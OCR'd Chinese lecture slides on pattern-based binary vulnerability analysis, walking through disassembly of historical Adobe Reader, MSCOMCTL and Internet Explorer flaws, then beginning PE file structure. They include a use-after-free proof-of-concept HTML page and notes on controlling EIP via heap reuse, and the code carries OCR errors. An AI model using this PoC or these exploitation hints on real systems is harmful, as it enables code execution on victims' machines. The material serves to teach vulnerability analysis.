②REIL无法翻译系统调用、中断、系统内核指令等。类似的，REIL也无法以平台无关的方式处理差错。

③REIL无法处理自修改代码。这是因为REIL指令不会驻留在REIL的内存中，所以这些经过翻译的中间语言代码不会在REIL代码解析执行过程中被改写。

其他中间表示语言和框架

BitBlaze的VEX，Vine等

漏洞模式建模和检测

针对性vs通用性

特定漏洞模式vs通用漏洞模式

特定漏洞模式一般采用描述性语言结合中间语言表示vs通用漏洞模式可以抽象出明确的漏洞触发条件，采用形式化方式表示。

漏洞模式建模和检测

针对性vs通用性

特定漏洞模式vs通用漏洞模式

特定漏洞模式一般采用描述性语言结合中间语言表示vs通用漏洞模式可以抽象出明确的漏洞触发条件，采用形式化方式表示。

漏洞建模的原则：

① 漏洞触发异常条件的可归纳性；

② 漏洞模式描述方式的适用性；

通用漏洞模式：缓冲区溢出漏洞/整数溢出漏洞
特定漏洞模式：内存地址对象破坏性调用

不安全函数调用

参数数量确定

extern char* strcpy(char* dest, char* src)

destmaxsize<srcminsize 或 destmaxsize < srcmaxsize

参数数量不确定

sprintf()

int ymant(char* buffer,const char* format [,argument]...)

len(i) [i∈(0,n)]，i为参数序数，n是参数个数，

源缓冲区大小srclen=$\sum_0^n len(i) + len(s)$， s是每个参数所带的格式化字符串的长度。

则：$\text{tgtsize} < \text{srclen}$

循环写内存模式

```
taint_data = fread();
Buffer[256];
taint_size = len(taint_data);
index = 0;
while(index<taint_size){
    buffer[index] = taint_data[index];
    index++;
}
```

整数溢出类漏洞

极端输入引起整数溢出，旁路程序正常状态检查条件。
高危整数溢出漏洞具备如下性质：

① 一定出现在由输入数据控制的可信指令执行路径上；

② 通常由极端数值输入引发；

③ 须引发程序员未考虑，没处理的程序异常。

判断数值是否在其类型比能表示的范围内，判断数值是否与外部输入相关

二进制程序中没有类型定义信息，所以只能从一些特定操作指令处判断，如SAL，SHL，或者是利用一些函数或语句信息分析类型，显然类型判断对此类漏洞分析至关重要。

整数运算以及赋值操作的抽象表示及漏洞建模

Operation(addr) = {(opcode,result,loperand, roperand)}

Assignment(addr) = {(destination, source-value)}

规则1： Operation(addr)->minresult<=result-value<=maxresult
Result-value=loperand opcode roperand
规则2:
Assignment (addr)->mindestination<=source-value<=maxdestination
规则3:
Operand's type is bot ->operand->value>=0

内存地址对象破坏性调用

攻击者了解程序代码后实施非正常调用导致漏洞（UAF，Use-After-Free）

根据不同的程序代码采用不同的调用方式才能实现，它属于特定漏洞模式，适合用描述性语言进行模式表示。

Func1{

创建对象obj1，内存地址为addr1，此对象的内存地址保存在变量var1中

……}


Func2{

通过读取变量var1中保存的内存地址，从而调用对象obj1

……}

Func3函数是一个进行内存地址释放的函数，如果在Func1和Func2函数之间进行调用，将起到破坏性的作用。

漏洞模式检测和实例分析



不安全函数调用漏洞模式检测方法

漏洞实例（不安全函数调用，CNNVD-201009-077）

① 2010年9月；

② Adobe Reader和Adobe Acrobat的9.3.4以下版本；

③ CoolType.dll库解析字体文件栈溢出漏洞，导致代码执行。

IDA pro软件分析环境：

根据导入表信息可知在模块CoolType.dll中调用了容易导致缓冲区溢出漏洞的危险函数stropy、wcscpy、strcat等。查看对危险函数strcat的代码交叉引用。

CoolType.dll多个位置调用了strcat，逐个分析：

char*strcat(char*dest,char*src)

<strcat功能是将src所指字符串添加到dest结尾处，要求src和dest所指内存区域不能重叠而且dest必须有足够的空间容纳src的字符串>

调用strcat时存在安全缺陷，必须满足两个条件:

①strcat函数的第一个参数为大小固定的缓冲区地址;

②strcat函数的第二个参数为用户输入的污点数据，且数据长度要大于第一个参数对应的缓冲区实际大小。

```
.text:0803C50F lea eax, [ebp+61Ch+Dest]
.text:0803C515 push offsetasc_81AD4A0
.text:0803C51A push eax; Dest
.text:0803C51B call strcat
```

地址.text:0803C51B上对函数strcat的调用

地址.text:0803DCA4上对函数strcat的调用

```
.text:0803DC98 eax, 10 add
.text:0803DC9B push eax
.text:0803DC9C lea eax, [ebp+108h+Dest]
.text:0803DC9F push eax
.text:0803DCA0 mov [ebp+108h+Dest], 0
.text:0803DCA4 call strcat
```

动态调试结果分析，代码功能：

①调用函数sub_8021AC6从PDF文件中读取TrueType字体中的SING字段数据；


②调整指针，使EAX指向SING字段中的UniqueName字符串；

③将目标缓冲区地址压栈；

④调用危险函数向目标缓冲区中拷贝从文件中读取的UniqueName数据。

```
.text:0803DC6D push offset aSing; "SING"
.text:0803DC72 push edi
.text:0803DC73 Lea ecx, [ebp+108h+var 12C]
.text:0803DC76 call sub_8021AC6
.text:0803DC7B mov eax,[ebp+108h+var_12C]
.text:0803DC7E  cmp eax, esi
.text:0803DC80 mov byte ptr [ebp+108h+var_10C], 2
.text:0803DC84 jz short loc_803DCBD
.text:0803DC86 mov ecx, [eax]
.text:0803DC88 and ecx, 0FFFFh
·text:0803DC8E jz short loc_803DC98
.text:0803DC90 cmp ecx, 100h
·text:0803DC96 Jnz short loc_803DCB9
.text:0803DC98 loc_803DC98:
.text:0803DC98 add eax, 10
.text:0803DC9B push eax
.text:0803DC9C lea eax, [ebp+108h+Dest]
.text:0803DC9F push eax[3]
.text:0803DCA0 mov [ebp+108h+Dest],0
.text:0803DCA4 call strcat
```

循环写内存漏洞模式及实例



①定位程序中的循环写内存操作的位置；
②通过回溯程序，做三方面的判断，即判断循环控制变量是否可控和程序对循环变量的验证是否完备、判断目的缓冲区是否位于关键的内存区域、判断源缓冲区的数据来源是否可控；
③根据回溯程序的结果，给出检测结果，即循环控制变量可控且验证不完备且目的缓冲区位于关键内存区域，则程序存在缓冲区溢出漏洞，如果源缓冲区也可控，则该漏洞可利用，属于高危漏洞。

Microsoft Office调用MSCOMCTL.OCX循环写内存导致栈溢出

CNNVD-201204-122

循环写内存操作代码

```
.text:275C87BE mov esi, [ebp+src]
.text:275C87C1 mov ecx, edi
.text:275c87C3 mov edi, [ebp+dst]
.text:275C87C6 mov eax, ecx
.text:275C87C8 shr ecx, 2
.text:275C87CB rep movsd
```

CNNVD-201204-122

Microsoft Office调用MSCOMCTL.OCX循环写内存导致栈溢出


循环写内存操作代码

.text:275C87BE mov esi, [ebp+src]
.text:275C87C1 mov ecx, edi
.text:275c87C3 mov edi, [ebp+dst]
.text:275C87C6 mov eax, ecx
.text:275C87C8 shr ecx, 2
.text:275C87CB rep movsd

漏洞触发代码

.text:275C89F3 cmp [ebp+num], 8
.text:275c89F7 jb loc_275D3085 ； 注意，此处应是ja
.text:275C89FD push [ebp+num] ; num
.text:275C8A00 lea eax, [ebp+var_8]
.text:275C8A03 push ebx ; src
.text:275C8A04 push eax ; dst
.text:275C8A05 call sub 275C876 ； 循环写内存的函数

整数溢出漏洞模式及实例



①通过污点传播等方法，映射可控的输入数据在程序中的处理过程，在此基础上，定位与整数操作相关联的输入数据，并分析程序在对可控输入数据进行运算和赋值操作前，是否对其进行了完备验证；

②根据定义的三种整数溢出漏洞模式，分别判断是否匹配，匹配过程要根据实际的二进制程序对可控整数的使用，来判断可控整数是否会影响像内存分配类的关键操作；

③根据三种整数溢出漏洞模式的匹配情况和溢出造成的危险操作，给出最终的检测结果。

CNNVD-201305-341

Adobe Reader解析PDF中嵌入RLE-8格式的bmp图片时，发生整数溢出。

RLE-8编码有两种形式：编码模式和绝对模式

（1）编码模式：第一字节不为0时，第一字节代表连续的相同颜色的像素数目，第二字节代表像素颜色；第一字节为0时，第二字节的取值（取值为“0”表示行结束，为“1”表示文件结束，取值为“2”表示偏移，即后面有两个字节分别表示下一个像素相对当前像素的水平和垂直偏移，取值为3-255，切换到“绝对模式”）。

（2）绝对模式：第一个字节必须为“0”，第二个字节范围是3-255，表示跟在这个字节后面的字节数，每个字节包含单个像素的颜色索引。

RLE-8编码按字节对齐，不组1字节补足1个字节。

编码模式下，第一个字节为“0”，第二个字节为2时，计算水平、垂直位置的关键代码如下（模块AcroForm.api，基址0x20800000h）：

.text:20CE0653 mov ecx，[esi+8]；bmp文件类指针
.text:20CE0656 push edi；读取的字节数，edi=1
.text:20CE0657 lea eax，[ebp+58h+var_1D]；水平偏移
.text:20CE065A push eax
.text:20CE065B call sub_20C2BA5C；读文件函数，读取水平偏移
.text:20CE0660 mov ecx, [esi+8]；bmp文件类指针
.text:20CE0663 push edi；读取的字节数，edi=1
.text:20CE0664 lea eax, [ebp+58h+var_lE]；垂直偏移
.text:20CE0667 push eax
.text:20CE0668 call sub_20C2BA5C；读文件函数，读取垂直偏移
.text:20CE066D movzx eax, [ebp+58h+var 1D]
.text:20CE0671 add ebx, eax；新的水平位置
.text:20CE0673 movzx eax,[ebp+58h+var_1E]
.text:20CE0677 sub [ebp+58h+var_1C], eax；新的垂直位置

.text:20CE0610 mov ecx, [esi+8]；bmp文件类指针
.text:20CE0613 push 1；读取的字节数
.text:20CE0615 lea eax,[ebp+58h+var_1F]；存储像素的地址
.text:20CE0618 push eax
.text:20CE0619 call sub_20C2BA5C；读文件函数，读取像素
.text:20CE061E push [ebp+58h+var_1C]；垂直位置.
.text:20CE0621 mov ecx, [esi+0Ch]
.text:20CE0624 call sub_20A71F9A；行基址存储到eax
.text:20CE0629 mov cl, [ebp+58h+var_1F]；像素存到cl
注意，下面这行代码，ebx=0xFFFFFFF8，ebx+eax>0xFFFFFFFF发生整数溢出，cl被写到了行基址之前的地方，地址为eax-0x8，可导致堆溢出
.text:20CE062C mov [ebx+eax], cl；拷贝像素
.text:20CE062F movzx eax,[ebp+58h+var_23]
.text:20CE0633 inc ebx；水平位置加1，准备拷贝下一像素
.text:20CE0634 inc edi
.text:20CE0635 cmp edi, eax；判断是否全部拷贝完
.text:20CE0637 jb short loc 20CE0610

攻击者可以向特定地址写入特定数据，特定地址就是上面[ebx+eax]的地址，可以通过ebx控制；写入的特定数据可按照绝对模式的格式构造。


；ebx为水平位置，eax为拷贝的像素个数

.text:20CE0602 lea ecx，[eax+ebx]；像素数量加水平位置

.text:20CE0605 cmp ecx，[ebp+58h+var_2C]；和图像行宽比较

.text:20CE0608 ja short loc_20CE05B0；捕获大于的异常

内存地址对象破坏性调用漏洞模式及实例



①需要分析函数的功能，检测是否存在内存地址释放型函数以及内存地址调用型函数；

②检测函数调用的顺序是否正常；

③检测函数调用过程中，是否针对特定对象发生内存地址破坏性调用的异常情况，如果存在内存访问异常，则说明存在内存地址对象破坏性调用这种漏洞。

CNNVD-201212-384

2012年12月公开，所影响的软件包括Microsoft Internet Explorer 6至8版本。

这些版本的浏览器存在对Cbutton对象的释放后重用漏洞（Use After Free），远程攻击者可通过访问已被删除的对象，以当前用户权限执行任意代码。

PoC代码

使用如下POC代码可触发该漏洞：<! doctype html>//necessary

```
<html>
    <head>
        <script>
            function helloWorld()
            {
                e_form = document.getElementById("formelm"); //引用对象formelm
                ee_div = document.getElementById("divelm"); //引用对象divelm
                e_div.appendChild(document.createElement('button'));
                //创建一个button对象，并将其设为div对象的子对象，即对象关系型如：e_div->button
                e_div.firstChild.applyElement(e_form); //清空e_div的子对象
                e_div.innerHTML= ""
                e_div.appendChild(document.createElement('body');

                CollectGarbage();//释放Cbutton对象
            }
        </script>
    </head>
    <body onload="eval(helloWorld()">
        <div id="divelm"></div>
        <form id="formelm">
        </form>
    </body>
</html>
```

通过创建大量的与Cbutton对象大小相同的数据块，将释放掉的Cbutton对象内存块占用，然后当程序重新调用Cbutton对象时，就可以轻松控制EIP实现利用了。

```
637848ae mov eax,dword ptr [edi] ;edi保存被释放的内存地址
.....
.....

637848c3 call [eax+dc] ;eax保存'VTable'
```

重利用Cbutton对象内存地址时的反汇编代码

本章小结



第六章.基于模式的漏洞分析

二进制文件结构

王冬琦

软件学院

PE文件结构及其运行原理

PE（Portable Executable：可移植的执行体）

- Windows可执行文件，对象代码和DLL所使用的文件格式。
- 它的一些特性继承自Unix的Coff(Common Object File Format)文件格式。
- 可移植的执行体意味着此文件格式是跨win32平台的，即使Windows运行在非Intel的CPU上，任何win32平台的PE装载器都能识别和使用该文件格式。
- 当然，移植到不同的CPU上PE执行体必然得有一些改变。

除VxD和16位的Dll外，所有 win32执行文件都使用PE文件格式。因此，研究PE文件格式对逆向Windows程序特别重要。


PE File format

offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0x00000000	0x5A4D (MZ)		lastsize		PagesInFile		relocations		headerSizeInParagraph		MinExtraPargraphNeeded		MaxExtraPargraphNeeded		Initial (relative) SS	
0x00000010	Initial (relative) SP		checksum		Initial IP		Initial (relative) CS		FileAddOfRelocTable		OverlayNumber		reserved		reserved	
0x00000020	reserved		reserved		OEMIdentifier		OEMInformation		reserved		reserved		reserved		reserved	
0x00000030	reserved		reserved		reserved		reserved		reserved		reserved		0x80 (offset to PE signature)			
0x00000040	This block contains instructions to display the message "This program cannot be run in DOS mode" when run in MS-DOS															
0x00000050																
0x00000060																
0x00000070																
0x00000080	0x00004550 (PE\0\0 - PE Signature)				Target Machine		NumberOfSections		TimeDateStamp				PointerToSymbolTable (0 for image)			
0x00000090	NumberOfSymbols (0 for image)				SizeOfOptionalHeaders		Characteristics		0x10B (exe)		lnMajVer	lnMnrVer	SizeOfCode			
0x000000A0	SizeOfInitializedData				SizeOfUninitializedData				AddressOfEntryPoint				BaseOfCode			
0x000000B0	BaseOfData				ImageBase				SectionAlignment				FileAlignment			
0x000000C0	MajorOSVersion		MinorOSVersion		MajorImageVersion		MinorImageVersion		MajorSubSystemVersion		MinorSubsystemVersion		Win32VersionValue			
0x000000D0	SizeOfImage				SizeOfHeaders				CheckSum				CheckSum		DllCharacteristics	
0x000000E0	SizeOfStackReserve				SizeOfStackCommit				SizeOfHeapReserve				SizeOfHeapCommit			
0x000000F0	LoaderFlags				NumberOfRVAandSizes				.edata offset				.edata size			
0x00000100	.idata offset				.idata size				.rsrc offset				.rsrc size			
0x00000110	.pdata offset				.pdata size				attribute certificate offset (image)				attribute certificate size (image)			
0x00000120	.reloc offset (image)				.reloc size (image)				.debug offset				.debug size			
0x00000130	Architecture (reserved - 0x0)				Architecture (reserved - 0x0)				Global Ptr offset				must be 0x0			
0x00000140	.tls offset				.tls size				Load config table offset (image)				Load Config table size (image)			
0x00000150	Bound import table offset				Bound import table size				IAT (Import address table) offset				IAT (Import address table) size			
0x00000160	Delay import descriptor offset (image)				Delay import descriptor size (image)				CLR runtime header offset (object)				CLR runtime header size (object)			
0x00000170	Reserved (must be 0x0)				Reserved (must be 0x0)				Section header - Name							
0x00000180	VirtualSize				VirtualAddress				SizeOfRawData				PointerToRawData			
